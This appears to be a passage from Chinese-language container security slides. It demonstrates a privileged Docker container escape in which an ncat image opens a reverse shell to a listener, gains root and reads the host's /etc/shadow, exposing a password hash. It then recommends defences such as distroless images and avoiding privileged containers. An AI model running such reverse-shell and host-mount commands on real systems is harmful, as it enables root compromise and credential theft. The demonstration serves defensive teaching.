


```
┌──(root💀hackercat)-[~]
└─# docker run --privileged --net=host --pid=host --ipc=host --volume /:/host raesene/ncat 192.168.101.148 6666 -e /bin/sh
```



```
┌──(root💀hackercat)-[~]
└─# nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.101.148] from (UNKNOWN) [192.168.101.148] 35382
id
uid=0(root) gid=0(root) groups=0(root)
cat /host/etc/shadow | grep kali
kali:$y$j9T$zXlYGE7K47z8dt1VFQg4Q0$OE3cGdS4ts/2ph5CgoB5SKx0HYxuaJoJZL53b.SLTw6:18777:0:99999:7:::
```

Containers without Shell - Distroless Image



GoogleContainerTools / distroless Public

Code | Issues 74 | Pull requests 5 | Actions | Projects | Security | Insights

main | 6 Branches | 0 Tags

bobcallaway Merge pull request #1584 from GoogleContainerTools/update-sn...

.cloudbuild	remove kms singing of builds, keyles
.github	Only create `knife` updates for actual
base	chore: minimize diff
cc	apt
common	chore: minimize diff
examples	chore: minimize diff


Why should I use distroless images?

Restricting what's in your runtime container to precisely what's necessary for your app is a best practice employed by Google and other tech giants that have used containers in production for many years. It improves the signal to noise of scanners (e.g. CVE) and reduces the burden of establishing provenance to just what you need.

Distroless images are *very small*. The smallest distroless image, `gcr.io/distroless/static-debian11`, is around 2 MiB. That's about 50% of the size of `alpine` (~5 MiB), and less than 2% of the size of `debian` (124 MiB).

How do I use distroless images?

These images are built using bazel, but they can also be used through other Docker image build tooling.

What images are available?

The following images are currently published and updated by the distroless project (see SUPPORT_POLICY for support timelines)


Debian 12

Image	Tags	Architecture Suffixes
gcr.io/distroless/static-debian12	latest, nonroot, debug, debug-nonroot	amd64, arm64, arm, s390x, ppc64le
gcr.io/distroless/base-debian12	latest, nonroot, debug, debug-nonroot	amd64, arm64, arm, s390x, ppc64le

https://github.com/GoogleContainerTools/distroless

結論

總結



Hardcoded Secrets

避免在容器映像檔或程式碼中硬編碼任何敏感資訊，例如密碼、API 金鑰等，請使用安全的密碼管理系統

Insecure Container Images

僅使用來自可信賴來源的容器映像檔，並確保定期更新以修補已知漏洞

Privileged Containers

除非絕對必要，否則請勿以 Privileged flag 執行容器，並盡可能不要使用 root 權限執行

Log Monitoring and Observability

設置適當的日誌輸出以及監控機制，以掌握容器的運行狀態並及時發現潛在的安全問題

Containers without Shell

在生產環境中，建議使用最小化的容器映像檔，移除不必要的命令列工具，例如 shell